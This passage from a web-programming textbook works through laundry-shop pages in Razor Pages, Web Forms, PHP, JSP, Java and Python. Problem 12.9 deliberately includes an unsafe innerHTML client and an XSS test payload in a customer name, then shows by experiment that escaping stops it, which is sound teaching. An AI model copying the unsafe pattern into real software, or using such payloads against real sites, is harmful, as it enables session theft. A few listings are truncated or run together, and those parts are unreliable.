properties still hold what was posted, the tag helpers write those values back into the fields. On success, `TempData["Flash"]` stores the message in a cookie for exactly one following request, and `RedirectToPage("Detail", new { id = bill.Id })` answers 302 with the address `/Bills/Detail/B2954`. In Flask, `with con:` wraps the `INSERT` into `Bill` and the `INSERT` into `StatusLog` in one transaction: both happen or neither does.

A tempting wrong solution. Rely on the browser: put `required`, `pattern="[A-Z][0-9]{2}"` and `min="1" max="100"` on the inputs, or in Web Forms leave the validators to their browser-side script, and skip the server-side check. The first two lines of the output above were produced by a program that never ran the page's HTML at all; it simply sent the fields. The browser's checks never saw them. Worse is the Web Forms version of the mistake: validator controls run on the server too, but they only *record* failures; a `Click` handler that forgets `if (!Page.IsValid) return;` writes the invalid bill anyway.

> **CHECK YOURSELF.** Add the rule "express service (S0002) is limited to 20 kg per bill". Where does it go, attribute or code, and what is the message key?
>
> *Answer.* In code, in `OnPost`, because it relates two fields (the service and the quantity) and no single-property attribute can see both: `if (Input.ServiceId == "S0002" && Input.Unit > 20) ModelState.AddModelError("Input.Unit", "Express is limited to 20 kg per bill.");`. The key `Input.Unit` puts the message under the quantity field, where the cashier will correct it. (A class-level rule through `IValidatableObject` is the declarative alternative.)

12.6.2 Problem 12.8 — One page, two buttons, two handlers

> **PROBLEM.** Write the page of one bill with two buttons: *Next status* (queued to finished, finished to departed) and *Record payment* (an amount and a method). Web Forms would write two `Click` events on a page that posts back to itself; write it with named handlers in Razor Pages, keep no state in the page, and make reloading the page harmless.

In our own words. Two actions on one page, each a `POST`, each followed by a redirect back to the page, so that the page on the screen is always the result of a plain `GET`.

Design. Razor Pages chooses the handler from the request: `OnGet` for a `GET`, `OnPost` for a `POST`, and `OnPostAdvance` for a `POST` whose address carries `?handler=Advance` [14]. The tag helper `asp-page-handler="Advance"` on a form writes that address for us. Each handler asks the store to make the change, stores a one-time message in `TempData`, and redirects to the page's own address. The rules (no moving a collected bill, no payment above the balance, only cash, QRIS or transfer) live in the store, in **Listing 12.23**.

The Web Forms counterpart. Listing 12.40 is the code-behind of the Web Forms page, for reading. Notice `ShowBill()` called three times: `Page_Load` runs on every request, the postbacks included, and then the click handler runs, so the page must be drawn again after the change.

Listing 12.40 `BillDetail.aspx.cs`: two Click events on a page that posts back to itself (not run).

```
// BillDetail.aspx.cs - Problem 12.8 in Web Forms (not run): two buttons, two Click events.
// The page's markup holds <asp:Button ID="AdvanceButton" OnClick="AdvanceButton_Click" ...
/> and
// <asp:Button ID="PayButton" OnClick="PayButton_Click" ... />, an amount TextBox and a
method list.
using System;
using System.Web.UI;

public partial class BillDetail : Page
{
    private string BillId => Request.QueryString["id"];

    protected void Page_Load(object sender, EventArgs e)
    {
        ShowBill();                                     // runs on EVERY request, the
postbacks included
    }

    protected void AdvanceButton_Click(object sender, EventArgs e)
    {
        Message.Text = LaundryData.Advance(BillId) ?? "Bill " + BillId + " moved on.";
        ShowBill();
    }

    protected void PayButton_Click(object sender, EventArgs e)
    {
        long amount;
        Message.Text = long.TryParse(AmountBox.Text, out amount)
            ? LaundryData.Pay(BillId, amount, MethodList.SelectedValue) ?? "Payment
recorded."
            : "The amount must be a whole number.";
        ShowBill();
    }

    private void ShowBill()
    {
        var b = LaundryData.Bill(BillId);
        StatusLabel.Text = b.Status;
        BalanceLabel.Text = LaundryData.Rupiah(b.Charged - LaundryData.Paid(b.Id));
    }
}
```

The Razor solution. Listing 12.41 and **Listing 12.42**. The Java and Python versions are the second halves of **Listing 12.38** and **Listing 12.37**, where the handler's name is read from the query string, `handler=Advance` or `handler=Pay`.

Listing 12.41 `Bills/Detail.cshtml`: `@page "{id}"` puts the bill's id in the path; two forms name two handlers.

```
@page "{id}"
@model DetailModel
@{ ViewData["Title"] = "Bill " + Model.Bill.Id; }
<div class="card">
  <p><b>@Model.Customer?.Name</b> (@Model.Bill.CustomerId), @Model.Service?.Description x
@Model.Bill.Unit, rack @Model.Bill.Rack.</p>
  <p>Status: <b id="status">@Model.Bill.Status</b>. Charged
@Money.Rupiah(Model.Bill.Charged),
     paid @Money.Rupiah(Model.Paid), balance <b
id="balance">@Money.Rupiah(Model.Bill.Charged - Model.Paid)</b>.</p>
  @if (Model.Error is not null) { <p class="err" role="alert">@Model.Error</p> }
  <div class="row">
    <form method="post" asp-page-handler="Advance" asp-route-id="@Model.Bill.Id">
      <button class="primary">Next status</button>
    </form>
    <form method="post" asp-page-handler="Pay" asp-route-id="@Model.Bill.Id"
class="toolbar">
      <input name="amount" type="number" min="1" placeholder="amount">
      <select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>
      <button>Record payment</button>
    </form>
  </div>
</div>
```

Listing 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; every POST ends in a redirect.

```
// Detail.cshtml.cs - Problem 12.8: one page, two buttons, two handlers.
//   POST /Bills/Detail/B2954?handler=Advance    ->  OnPostAdvance
//   POST /Bills/Detail/B2954?handler=Pay        ->  OnPostPay
// Where Web Forms raised Button1_Click after a postback, Razor Pages calls the handler
named
// in the form's address, and nothing about the page survives between requests but the
database.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages.Bills;

public class DetailModel(Store store, IConfiguration config) : PageModel
{
    public Bill Bill { get; private set; } = null!;
    public Customer? Customer { get; private set; }
    public Service? Service { get; private set; }
    public decimal Paid { get; private set; }
    public string? Error { get; private set; }

    private string Now => config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd
HH:mm:ss");

    public IActionResult OnGet(string id)
    {
        var bill = store.Bill(id);
        if (bill is null) return NotFound();
        Bill = bill;
        Customer = store.Customer(bill.CustomerId);
        Service = store.Service(bill.ServiceId);
        Paid = store.Paid(bill.Id);
        Error = TempData["Error"] as string;
        return Page();
    }

    public IActionResult OnPostAdvance(string id)
    {
        var error = store.Advance(id, Now);
        if (error is null) TempData["Flash"] = $"Bill {id} is now
{store.Bill(id)!.Status}.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });           // back to OnGet: reloading repeats
nothing
    }
```

Listing 12.42 (Continued) *Bills/Detail.cshtml.cs: OnGet, OnPostAdvance, OnPostPay; every POST ends in a redirect.*

```
    public IActionResult OnPostPay(string id, long amount, string? method)
    {
        var error = store.Pay(id, amount, method, Now);
        if (error is null) TempData["Flash"] = $"Payment of {Money.Rupiah(amount)}
recorded.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });
    }
}
```

Running it. Lines 4 to 8 of the output of **Listing 12.39**, above, are this page at work: a payment larger than the balance is refused with the balance in the message, a payment of Rp 20.000 leaves Rp 12.000, two presses of *Next status* take the bill to `finished` and then `departed`, and a third is refused. Each line begins with 302: every handler answered with a redirect.

Line by line. `@page "{id}"` adds a *route template* to the page, so its address is `/Bills/Detail/B2954` and `OnGet(string id)` receives `B2954` without a query string. `asp-route-id="@Model.Bill.Id"` keeps the id in the address of each form. In `OnPostPay(string id, long amount, string? method)`, the parameters are bound from the form by name, without `[BindProperty]`: handler parameters are the lightweight way to receive two or three values. `RedirectToPage(new { id })` means "this page again, with this id". `TempData["Error"]` carries a refusal across the redirect as `TempData["Flash"]` carries a success, and `OnGet` moves it into the `Error` property for the page to print.

A tempting wrong solution. Answer the `POST` with the page itself, as Web Forms does: change the status, then draw the page. It works, and the address bar now shows the address of a `POST`. When the cashier presses *Reload*, the browser asks whether to send the form again, the cashier says yes as people do, and the bill jumps another status or the payment is recorded twice. With Post/Redirect/Get the page on the screen came from a `GET`, and reloading a `GET` changes nothing.

> **CHECK YOURSELF.** Add a third button, *Cancel*, allowed only while the bill is queued. Write its handler's signature and the rule, and say where each goes.
>
> *Answer.* In the page, a third form with `asp-page-handler="Cancel"`. In the page model, `public IActionResult OnPostCancel(string id)`, which calls `store.Cancel(id, Now)` and redirects like the others. In the store, inside the lock: refuse unless `Status == "queued"`; otherwise set `Status = "departed"`, `Departed = now`, leave `Finished` empty and set the charge to 0, which is how the Laundry database records a cancelled bill. With a real database, the change and a `cancelled` row in `StatusLog` go in one transaction.

12.7 New Worked Problems: Rich Clients and Three Systems

12.7.1 Problem 12.9 — The status check, thin client and fat client

> **PROBLEM.** A customer types a bill number and her phone number and sees where her laundry is, without the page reloading (AJAX). Write it twice: as a *thin client*, where the server sends finished HTML, and as a *fat client*, where the server sends only the data as JSON and JavaScript in the browser builds the display. Compare what travels over the network, and show what happens when a customer's name contains markup.

In our own words. Chapter 9 described Rich Internet Applications: pages that feel like programs because they talk to the server in the background with JavaScript's `fetch` (the technique first called *Ajax* [17]) and change only part of the page. The two approaches it named differ in *where HTML is made*. We build both on one page and measure.

Design. One page, three buttons, two server handlers, as **Figure 12.11** shows. `GET /Status?handler=Fragment&bill=…&phone=…` returns a piece of HTML made by a partial view, where Razor escapes every value. `GET /Status?handler=Json&…` returns the same facts as JSON. The script has three modes: *thin* pastes the fragment into the page; *fat, innerHTML* glues the JSON into an HTML string and pastes that (the tempting version); *fat, textContent* builds elements and puts the data in with `textContent`, which is never parsed as HTML [18]. The bill is shown only to someone who also knows the customer's phone number.



Figure 12.11 Thin client and fat client. The question and the lookup are the same; what differs is whether the server or the browser turns the data into HTML.

The Razor solution. The page (**Listing 12.43**), the partial view of the thin answer (**Listing 12.44**), the page model with the two handlers (**Listing 12.45**), and the script (**Listing 12.46**).

Listing 12.43 `Status.cshtml`: a form that is never submitted; the buttons call the script.

```
@page
@model StatusModel
@{ ViewData["Title"] = "Where is my laundry?"; }
<form id="ask" class="card narrow">
  <label for="bill">Bill number</label>
  <input id="bill" name="bill" placeholder="B2941" required>
  <label for="phone">Phone number</label>
  <input id="phone" name="phone" placeholder="0812-0000-0000" required>
  <div class="row">
    <button type="button" data-mode="thin" class="primary">Check (thin)</button>
    <button type="button" data-mode="fatUnsafe">Check (fat, innerHTML)</button>
    <button type="button" data-mode="fat">Check (fat, textContent)</button>
  </div>
</form>
<div id="answer" aria-live="polite"></div>
@section Scripts {
  <script src="~/js/status.js"></script>
}
```

Listing 12.44 `_StatusCard.cshtml`: the thin client's answer, made and escaped on the server.

```
@model LaundryPages.Pages.StatusInfo?
@* The thin client's answer: HTML made on the server, where Razor escapes every value. *@
@if (Model is null)
{
  <p class="err">No bill with that number and phone.</p>
}
else
{
  <section class="card">
    <h2>@Model.Bill for @Model.Customer</h2>
    <p>@Model.Service. Status: <b>@Model.Status</b>. Balance @Model.Balance.</p>
  </section>
}
```

Listing 12.45 `Status.cshtml.cs`: `OnGetFragment` returns HTML, `OnGetJson` returns JSON, and both look the bill up the same way.

```
// Status.cshtml.cs - Problem 12.9: the same answer two ways.
//   GET /Status?handler=Fragment&bill=..&phone=..  -> a piece of HTML   (thin client)
//   GET /Status?handler=Json&bill=..&phone=..      -> the data as JSON  (fat client)
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public sealed record StatusInfo(string Bill, string Customer, string Service, string
Status, string Balance);

public class StatusModel(Store store) : PageModel
{
    public void OnGet() { }

    public IActionResult OnGetFragment(string bill, string phone) => Partial("_StatusCard",
Lookup(bill, phone));

    public IActionResult OnGetJson(string bill, string phone) =>
        Lookup(bill, phone) is { } info ? new JsonResult(info) : NotFound(new { error = "No
bill with that number and phone." });

    /// <summary>The bill, but only for someone who also knows the customer's phone
number.</summary>
    private StatusInfo? Lookup(string? bill, string? phone)
    {
        var b = store.Bill(bill?.Trim().ToUpperInvariant());
        var c = b is null ? null : store.Customer(b.CustomerId);
        if (b is null || c is null || c.Phone != phone?.Trim()) return null;
        return new StatusInfo(b.Id, c.Name, store.Service(b.ServiceId)?.Description ?? "",
                              b.Status, Money.Rupiah(b.Charged - store.Paid(b.Id)));
    }
}
```

Listing 12.46 `status.js`: the three modes, thin, fat with `innerHTML`, and fat with `textContent`.

```
// status.js - Problem 12.9: ask the server without reloading the page (AJAX), three ways.
const answer = document.getElementById("answer");

function query(handler) {
  const bill = document.getElementById("bill").value, phone =
document.getElementById("phone").value;
  return
`?handler=${handler}&bill=${encodeURIComponent(bill)}&phone=${encodeURIComponent(phone)}`;
}

const modes = {
  // Thin client: the server sends finished HTML, already escaped; the browser only pastes
it in.
  async thin() {
    answer.innerHTML = await (await fetch(query("Fragment"))).text();
  },
  // Fat client, the tempting way: glue the data into HTML text. A name with markup in it
RUNS.
  async fatUnsafe() {
    const r = await fetch(query("Json")), d = await r.json();
    answer.innerHTML = r.ok ? `<section class="card"><h2>${d.bill} for ${d.customer}</h2>
      <p>${d.service}. Status: <b>${d.status}</b>. Balance ${d.balance}.</p></section>`
      : `<p class="err">${d.error}</p>`;
  },
  // Fat client, the right way: build elements and set textContent, which is never parsed
as HTML.
  async fat() {
    const r = await fetch(query("Json")), d = await r.json();
    const box = document.createElement(r.ok ? "section" : "p");
    box.className = r.ok ? "card" : "err";
    if (r.ok) {
      const h2 = document.createElement("h2"), p = document.createElement("p"), b =
document.createElement("b");
      h2.textContent = `${d.bill} for ${d.customer}`;
      b.textContent = d.status;
      p.append(`${d.service}. Status: `, b, `. Balance ${d.balance}.`);
      box.append(h2, p);
    } else {
      box.textContent = d.error;
    }
    answer.replaceChildren(box);
  },
};

document.querySelectorAll("button[data-mode]").forEach(button =>
  button.addEventListener("click", () => modes[button.dataset.mode]()));
```

Java and Python. **Listing 12.47** and **Listing 12.48** answer the same two handler addresses under `/status`, and serve a static copy of the page with the *same* `status.js`, byte for byte: the script cannot tell which server it is talking to.

Listing 12.47 `P129Status.java`: the fragment escaped by `h()`, the JSON written by `json()`.

```
// P129Status.java - Problem 12.9 on the JDK's HTTP server: the status check, thin and fat.
//   GET /status                                    the page (static/status.html +
static/js/status.js)
//   GET /status?handler=Fragment&bill=..&phone=.. a piece of HTML, escaped here     (thin
client)
//   GET /status?handler=Json&bill=..&phone=..     the data as JSON                   (fat
client)

        return jsonify(error="No bill with that number and phone."), 404
    return jsonify(s)
```

Listing 12.48 (Continued) *p129_status.py: the fragment escaped by Jinja, the JSON by jsonify.*

```
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9227)
```

The measurement. Listing 12.49 first asks for both answers directly, for bill B2950 of Ma'ruf Saputra, and prints them with their sizes. Then it opens the page in a real Chromium browser, looks up bill B2952, whose customer (in a copy of the data) typed `<img src=x onerror="document.title='hacked'">` as her name, presses each button, and reports whether that markup *ran*: the `onerror` code changes the page's title, which the program can read.

Listing 12.49 `status_demo.py`: what travels, and what runs, for each mode.

```
# status_demo.py - Problem 12.9: what travels, and what runs, in the thin and the fat
client.
# Part 1 asks the server directly and prints the two answers and their sizes.
# Part 2 drives a real browser (Playwright + Chromium) through the three buttons, for a
bill whose
# customer typed markup as her name, and reports whether that markup was RUN.
#     python3 status_demo.py http://127.0.0.1:9210/Status      (Razor; Java/Python use
.../status)
import sys
import urllib.parse
import urllib.request

from playwright.sync_api import sync_playwright

page_url = sys.argv[1]

def ask(handler, bill, phone):
    q = urllib.parse.urlencode({"handler": handler, "bill": bill, "phone": phone})
    with urllib.request.urlopen(f"{page_url}?{q}") as r:
        return r.read().decode()

for handler in ("Fragment", "Json"):
    body = ask(handler, "B2950", "0817-0000-8341")
    print(f"{handler:<8} {len(body.encode()):>4} bytes: {body}")

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    for mode, label in (("thin", "Check (thin)"), ("fatUnsafe", "Check (fat, innerHTML)"),
                        ("fat", "Check (fat, textContent)")):
        page.goto(page_url)
        page.fill("#bill", "B2952")
        page.fill("#phone", "0812-0000-4710")
        page.click(f"button[data-mode={mode}]")
        page.wait_for_selector("#answer h2")
        page.wait_for_timeout(300)                    # give an injected image time to
fail and fire
        ran = page.title() == "hacked"
        print(f"{label:<26} shows: {page.inner_text('#answer h2')!r:<60} markup ran: {'YES'
if ran else 'no'}")
    browser.close()
```

Against the Razor pages:

```
Fragment  165 bytes:   <section class="card">
    <h2>B2950 for Ma&#x27;ruf Saputra</h2>
    <p>Wash, dry &amp; fold (per kg). Status: <b>queued</b>. Balance Rp 48.000.</p>
  </section>

Json      132 bytes: {"bill":"B2950","customer":"Ma\u0027ruf Saputra","service":"Wash, dry
\u0026 fold (per kg)","status":"queued","balance":"Rp 48.000"}
Check (thin)               shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
Check (fat, innerHTML)     shows: 'B2952 for '
markup ran: YES
Check (fat, textContent)   shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
```

Figure 12.12 is the browser at the moment the unsafe mode ran: the name has become a broken image, and its `onerror` code has already run.

Figure 12.12 The unsafe fat client after one click: the customer's "name" is now an element of the page, and its script has run.

What the numbers say. For one small card the two answers are close in size: 165 bytes of HTML against 132 of JSON from Razor (the Java version sends 145 and 127, the Python version 149 and 123, because each escapes and indents slightly differently). The real differences are elsewhere. The thin client needs almost no JavaScript and cannot get the escaping wrong, because the server's template engine does it; its answer can only be shown, not reused. The fat client's answer is data: a phone application, another page or a test can use it, and the server does less work; but the browser now makes HTML, and the escaping is the script's job. Note also how the three servers wrote `Ma'ruf` and `&`: Razor's HTML says `Ma'ruf` and its JSON `Ma'ruf` and `&`, Jinja's HTML `Ma'ruf`. All are correct; the escaping differs in spelling, never in meaning.

Line by line. In **Listing 12.45**, `Partial("_StatusCard", …)` renders the partial view with the lookup's result as its model, and `new JsonResult(info)` serializes the record with property names in camel case (`bill`, `customer`), which is what the script reads. `Lookup(bill, phone)` returns `null` unless the phone matches, so a stranger who guesses bill numbers learns nothing. In **Listing 12.46**, `encodeURIComponent` makes the typed text safe to put in a URL (a `&` in the phone field would otherwise start a new parameter). In the safe mode, `document.createElement` and `textContent` build the card piece by piece; `p.append(text, element, text)` accepts strings and elements alike and never parses the strings.

A tempting wrong solution. The middle button. A template string such as `` `<h2>${d.bill} for ${d.customer}</h2>` `` looks exactly like a Razor or Jinja template, but it is not one: it escapes nothing. Assigned to `innerHTML`, the text is parsed as HTML, the `<img>` becomes an element, and its `onerror` attribute runs as code, here harmlessly changing the title, in a real attack reading the page or sending requests with the customer's session. This is *cross-site scripting* (XSS) [8], and the server's JSON was not at fault: it carried the name correctly. The fault is in the one line that turned data into markup.

> **CHECK YOURSELF.** The status card should also show the list of the customer's last five bills. In the fat client, how do you add the rows without `innerHTML`, and which part of the answer changes?

Answer. The JSON gains an array, for example `"recent": [{"bill": "B2931", "status": "departed"}, …]`. In the script, for each item create a `tr` and two `td` elements, set each `td`'s `textContent` to a value, append the cells to the row and the row to a table body (`tbody.append(tr)`), and finally put the table in the card. No string of HTML is ever assembled, so no value can become markup.

12.7.2 Problem 12.10 — The same page on five systems

PROBLEM. Chapter 10 demonstrated PHP, JSP and ASP.NET side by side. Write one page, "how many bills of a given service are waiting in the queue at each outlet", in PHP, JSP and ASP.NET Razor Pages, and in Java and Python, run all five on the same data for service S0003 (ironing), and show that they agree. Every outlet must appear, also one with nothing waiting.

In our own words. One question, one table of answers, five programs. The interesting part is the last sentence: an outlet with *zero* bills waiting has no bills to join, and a careless query makes it disappear.

Design. Every outlet appears, so the query starts from `Outlet` and brings in its bills with a `LEFT JOIN`, which keeps every row of the left table and fills the right side with `NULL` where nothing matches [4]. The conditions on the bills (status `queued`, service S0003) must go in the join's `ON` clause, not in `WHERE`, and the count must be `COUNT(b.id)`, which counts only rows where a bill was found. In LINQ, the same query is a `GroupJoin`: every outlet with the (possibly empty) group of its matching bills. Each page prints one table row per outlet in exactly the same form, `<tr><td>O01</td><td>…</td><td class="num">2</td></tr>`, so one script can read all five.

PHP with PDO [19] (**Listing 12.50**), **JSP** (**Listing 12.51**) and **Razor Pages** (**Listing 12.52**):

Listing 12.50 `queue.php`: the query with PDO and a placeholder; every value printed through `h()` [19].

```
<?php
// queue.php - Problem 12.10 in PHP: how many bills of one service wait at each outlet.
//     php -S 127.0.0.1:9240 -t php        then open
http://127.0.0.1:9240/queue.php?service=S0003
declare(strict_types=1);

$db = new PDO('sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db'));
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
$service = $_GET['service'] ?? 'S0003';
// Every outlet appears, even with nothing waiting: LEFT JOIN, the conditions in ON,
COUNT(b.id).
$st = $db->prepare("SELECT o.id, o.name, COUNT(b.id) AS queued
                      FROM Outlet o
                      LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
                     GROUP BY o.id, o.name
                     ORDER BY o.id");
$st->execute([$service]);

function h(mixed $s): string
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><?= h($service) ?></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
<?php foreach ($st as $row): ?>
    <tr><td><?= h($row['id']) ?></td><td><?= h($row['name']) ?></td><td class="num"><?=
h($row['queued']) ?></td></tr>
<?php endforeach; ?>
  </tbody>
</table>
</body>
</html>
```

Listing 12.51 `queue.jsp`: the same SQL through the Back Office's model class, printed with `<c:out>`.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- queue.jsp - Problem 12.10 in JSP: how many bills of one service wait at each outlet
(public page). --%>
<%
    String service = request.getParameter("service") == null ? "S0003" :
request.getParameter("service");
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    request.setAttribute("service", service);
    request.setAttribute("rows", office.rows("""
            SELECT o.id, o.name, COUNT(b.id) AS queued
              FROM Outlet o
              LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
             GROUP BY o.id, o.name
             ORDER BY o.id""", service));
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><c:out value="${service}"/></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  <c:forEach var="row" items="${rows}">
    <tr><td><c:out value="${row.id}"/></td><td><c:out value="${row.name}"/></td><td
class="num"><c:out value="${row.queued}"/></td></tr>
  </c:forEach>
  </tbody>
</table>
</body>
</html>
```

Listing 12.52 `Queue.cshtml.cs`: the same question in LINQ over the store; `GroupJoin` keeps every outlet.

```
// Queue.cshtml.cs - Problem 12.10: how many bills of one service wait at each outlet.
// Every outlet must appear, also one with nothing waiting: a GroupJoin, which is LINQ's
LEFT JOIN.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class QueueModel(Store store) : PageModel
{
    public string ServiceId { get; private set; } = "";
    public List<(string Id, string Name, int Queued)> Rows { get; private set; } = new();

    public void OnGet(string service = "S0003")
    {
        ServiceId = service;
        var waiting = store.Bills.Where(b => b.Status == "queued" && b.ServiceId ==
service);
        Rows = store.Outlets
            .GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id, o.Name,
bills.Count()))
            .OrderBy(r => r.Id)
            .ToList();
    }
}
```

The Razor markup, `Queue.cshtml`, prints `Model.Rows` in a `foreach` loop in the same table form. **Java** (**Listing 12.53**) and **Python** (**Listing 12.54**):

Listing 12.53 `P1210Queue.java`: the page on the JDK's HTTP server.

```
// P1210Queue.java - Problem 12.10 on the JDK's HTTP server: bills of one service waiting
at each outlet.

```

Listing 12.54 `p1210_queue.py`: the page in Flask.

```
# p1210_queue.py - Problem 12.10 in Flask: bills of one service waiting at each outlet.
#     python p1210_queue.py 9229        then open http://127.0.0.1:9229/queue?service=S0003
import os
import sqlite3
import sys

from flask import Flask, render_template_string, request

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b>{{ service }}</b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  {%- for id, name, queued in rows %}
    <tr><td>{{ id }}</td><td>{{ name }}</td><td class="num">{{ queued }}</td></tr>
  {%- endfor %}
  </tbody>
</table>
</body>
</html>"""

@app.get("/queue")
def queue():
    service = request.args.get("service", "S0003")
    rows = sqlite3.connect(DB).execute("""
        SELECT o.id, o.name, COUNT(b.id) AS queued
          FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id, o.name
         ORDER BY o.id""", (service,)).fetchall()
    return render_template_string(PAGE, service=service, rows=rows)

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9229)
```

Running all five. `tests/run_queue_all.sh` starts each system in turn, one server at a time, saves its page, stops it, and passes the five pages to `tests/compare_queue.py`:

```
outlet       PHP     JSP   Razor    Java  Python
O01            2       2       2       2       2
O02            0       0       0       0       0
O03            0       0       0       0       0
all systems agree
```

Two bills of ironing wait at Rungkut and none at the other two outlets, and the five systems say so in the same words.

Line by line. In the SQL, `LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id = ?` joins each outlet only to its waiting ironing bills; for Keputih and Wiyung there are none, so each appears once with `b.id` null. `COUNT(b.id)` counts non-null values, giving 0. `GROUP BY o.id, o.name` makes one row per outlet. In LINQ, `store.Outlets.GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id,`

`o.Name, bills.Count()))` pairs each outlet with the bills whose `OutletId` equals its `Id`, and an outlet with no such bills gets an empty group, whose `Count()` is 0.

Tempting wrong solutions. There are three, and **Listing 12.55** runs them beside the right one.

Listing 12.55 `p1210_wrong.py`: three tempting queries and the right one.

```
# p1210_wrong.py - Problem 12.10: three tempting queries and the right one, on the same
question:
# "how many bills of service S0003 (ironing) wait in the queue at each outlet?"
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
QUERIES = {
    "A. INNER JOIN": """
        SELECT o.id, COUNT(*) FROM Outlet o JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "B. LEFT JOIN, conditions in WHERE": """
        SELECT o.id, COUNT(b.id) FROM Outlet o LEFT JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "C. LEFT JOIN, COUNT(*)": """
        SELECT o.id, COUNT(*) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
    "D. LEFT JOIN, conditions in ON, COUNT(b.id)": """
        SELECT o.id, COUNT(b.id) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
}
for name, sql in QUERIES.items():
    rows = con.execute(sql, ("S0003",)).fetchall()
    print(f"{name:<44} " + "  ".join(f"{oid}={n}" for oid, n in rows))
```

```
A. INNER JOIN                                O01=2
B. LEFT JOIN, conditions in WHERE            O01=2
C. LEFT JOIN, COUNT(*)                       O01=2  O02=1  O03=1
D. LEFT JOIN, conditions in ON, COUNT(b.id)  O01=2  O02=0  O03=0
```

Query A, the ordinary `JOIN`, keeps only outlets that have a matching bill: two outlets vanish. Query B uses `LEFT JOIN` but puts the conditions in `WHERE`; the `WHERE` runs *after* the join and throws away the rows whose bill columns are `NULL`, which turns the `LEFT JOIN` back into an ordinary join. Query C puts the conditions in the right place but counts with `COUNT(*)`, which counts *rows*, and the outlet with no bill still has one row (with nulls in it): Keputih and Wiyung get 1 instead of 0, the most dangerous wrong answer of the three because it looks plausible. The LINQ equivalents of A and C are `Join` and counting the grouped rows instead of the group's bills.

> **CHECK YOURSELF.** Change the page to show, for each outlet, the number of bills waiting of *any* service and the total charged for them. What happens to the total for an outlet with nothing waiting, and how do you print 0 instead?
>
> *Answer.* Drop `AND b.Service_id = ?` from the `ON` clause and add `SUM(b.payment)` to the select list. For an outlet with no waiting bill, `SUM` over nothing is `NULL`, not 0, so write `COALESCE(SUM(b.payment), 0)`. In LINQ, `bills.Sum(b => b.Charged)` over an empty group is already 0.

12.8 New Worked Problem: A Form That Cannot Be Forged

12.8.1 Problem 12.11 — Anti-forgery tokens, automatic and by hand

